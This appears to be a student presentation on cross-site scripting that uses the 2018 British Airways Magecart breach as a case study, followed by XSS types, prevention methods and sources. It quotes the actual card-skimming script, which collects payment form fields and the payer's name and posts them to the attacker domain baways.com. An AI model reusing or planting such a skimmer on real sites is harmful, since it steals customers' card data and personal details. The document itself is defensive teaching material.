




Cross-Site Scripting Security

BY TYLER POOR

What is Cross-Site Scripting

Cross-Site Scripting (XSS) is an injection style of attack in which the attacker will write a malicious script that poses as a normal script. The attacker will convince a user to access a webpage, and while doing so, will send a malicious script that will compromise the user's machine.



British Airways 2018 Data Breach

- In August and September of 2018, British Airways was breached by a hacker group known as Magecart.
- Magecart was able to infiltrate into their network via a cross-site scripting attack.
- The group used a technique known as “card-skimming” which allowed them to inject malicious scripts designed to steal customers credit card information and other PII.

How did Magecart do this?

The attackers inserted these lines of code which would enable them to track and collect customer financial data.

When customers submitted their payment for their flight, data corresponding to the “personPaying” and “paymentForm” IDs was pushed to an organized dictionary, and then directed to the hacker’s server in the form of a JSON file.

```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5         jQuery("#paymentForm").serializeArray().map(function(a) {
6             n[a.name] = a.value
7         });
8         var e = document.getElementById("personPaying").innerHTML;
9         n.person = e;
10        var
11            t = JSON.stringify(n);
12        setTimeout(function() {
13            jQuery.ajax({
14                type: "POST",
15                async: !0,
16                url: "https://baways.com/gateway/app/dataprocessing/api/",
17                data: t,
18                dataType: "application/json"
19            })
20        }, 500)
21    })
22 };
```

Image: RiskIQ

Magecart also purchased a certificate to transmit the user data via SSL (Secure Socket Layer).

They did that so that the customer data would not be stolen during transit and allow it to successfully make it to their hosted server in Romania.

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

How Could Have This Attack Been Prevented?

Developer Side

1. Developers should determine what is a secure method of user input.
2. Developers should restrict text to certain characters and limit the number of them.
3. Developers should develop code that checks to ensure that improperly formatted data is never inserted directly into HTML code that could compromise the webapp.

Security Specialist Side

1. Cybersecurity professionals should regularly test their companies web application to determine if it has vulnerabilities susceptible to malicious injections.
2. InfoSec professionals should scan their websites in real-time to determine if a breach or injected has occurred.
3. Cybersecurity professionals should work along side developers to create secure code.


Different Types of XSS

- **Stored XSS (Persistent XSS)** – The most damaging form of XSS injection. The malicious code is permanently stored on to the victim web application and executed when the user loads the webpage.
- **Reflected XSS (Non-persistent XSS)** - The attacker's payload becomes part of the request that is sent to the web server. It is then reflected in such a way that the HTTP response includes the payload from the HTTP request.
- **DOM-based XSS** – An advanced form of XSS. Data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM.

XSS Prevention Methods


XSS remains one of the most prevalent methods of exploitation, even though it is one of the oldest.

1. Escaping – ensuring that the data that the application has received is secure before rendering it to the user. This way, key characters used by the webapp will be hindered from being used in a malicious way.
2. Validating Input – guaranteeing that the webapp is reading in the correct data and preventing malicious scripts from doing harm to the site or users.
3. Sanitization – cleaning up user input is beneficial on sites that allow HTML, for the assurance that data received can do no harm to users as well as a database by scrubbing the data clean of possibly damaging code.




<div>If this data is untrusted, it must be HTML-escaped.</div>

<script>alert('If this data is untrusted, it must be JavaScript-escaped.')



```
function validateForm() {  
  var x = document.forms["myForm"]["fname"].value;  
  if (x == "") {  
    alert("Name must be filled out");  
    return false;  
  }  
}
```



```
var sanitizer = new HtmlSanitizer();  
sanitizer.AllowedAttributes.Add("class");  
var sanitized = sanitizer.Sanitize(html);
```


Works Cited

Acunetix. "Preventing XSS Attacks." *Acunetix*, 10 Sept. 2019, www.acunetix.com/blog/articles/preventing-xss-attacks/.

Cimpanu, Catalin. "British Airways Breach Caused by the Same Group That Hit Ticketmaster." *ZDNet*, ZDNet, 11 Sept. 2018, www.zdnet.com/article/british-airways-breach-caused-by-the-same-group-that-hit-ticketmaster/.

Deppen, Laurel. "10 Most Common Vulnerabilities in Web Apps." *TechRepublic*, TechRepublic, 19 June 2018, www.techrepublic.com/article/10-most-common-vulnerabilities-in-web-apps/.

Matteson, Scott. "British Airways Data Theft Demonstrates Need for Cross-Site Scripting Restrictions." *TechRepublic*, TechRepublic, 27 Sept. 2018, www.techrepublic.com/article/british-airways-data-theft-demonstrates-need-for-cross-site-scripting-restrictions/.

Nichols, Shaun. "Card-Stealing Code That Pwned British Airways, Ticketmaster Pops up on More Sites via Hacked JS." *The Register® - Biting the Hand That Feeds IT*, The Register, 12 Sept. 2018, www.theregister.com/2018/09/12/feedify_magecart_javascript_library_hacked.